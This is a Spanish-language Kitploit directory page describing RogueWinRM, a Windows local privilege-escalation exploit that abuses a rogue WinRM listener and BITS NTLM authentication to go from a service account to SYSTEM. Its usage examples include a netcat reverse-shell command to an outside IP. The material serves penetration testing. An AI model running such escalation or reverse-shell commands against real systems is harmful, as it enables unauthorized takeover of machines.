
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
RogueWinRM — Escalada de privilegios local en Windows desde una cuenta de servicio hasta el sistema | Kitploit

Herramientas/GitHubGitHub/antoniococo/roguewinrm
Escalada de PrivilegiosExplotaciónPruebas de Penetración
GitHubantoniococo/roguewinrm

RogueWinRM

Escalada de privilegios local en Windows desde una cuenta de servicio hasta el sistema

Ver Repositorio
96411231hace 6 añosRevisado por Kitploit
Compartir

RogueWinRM

RogueWinRM es un exploit de escalada de privilegios local que permite escalar desde una cuenta de Servicio (con SeImpersonatePrivilege) a la cuenta de Sistema Local si el servicio WinRM no está en ejecución (predeterminado en Win10 pero NO en Windows Server 2019).

Brevemente, escuchará conexiones entrantes en el puerto 5985 simulando un servicio WinRM real.
Es solo un servidor web mínimo que intentará negociar una autenticación NTLM con cualquier servicio que intente conectarse a ese puerto.
Luego, el servicio BITS (ejecutándose como Sistema Local) se activa e intentará autenticarse en nuestro listener rogue. Una vez autenticado en nuestro listener rogue, podemos suplantar al usuario Sistema Local generando un proceso arbitrario con esos privilegios.

Puede encontrar una descripción técnica completa de esta vulnerabilidad en este enlace --> https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/

Uso

RogueWinRM

Argumentos obligatorios:
-p <programa>: programa a ejecutar

Argumentos opcionales:
-a <argumento>: argumento de línea de comandos para pasar al programa (por defecto NULL)
-l <puerto>: puerto de escucha (por defecto 5985 WinRM)
-d : Habilitar salida de depuración

Ejemplos

RogueWinRM

Ejecutando un cmd interactivo:

RogueWinRM.exe -p C:\windows\system32\cmd.exe

Ejecutando una reverse shell con netcat:

RogueWinRM.exe -p C:\windows\temp\nc64.exe -a "10.0.0.1 3001 -e cmd"

Autores

  • Antonio Cocomazzi
  • Andrea Pierini
  • Roberto (0xea31)
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





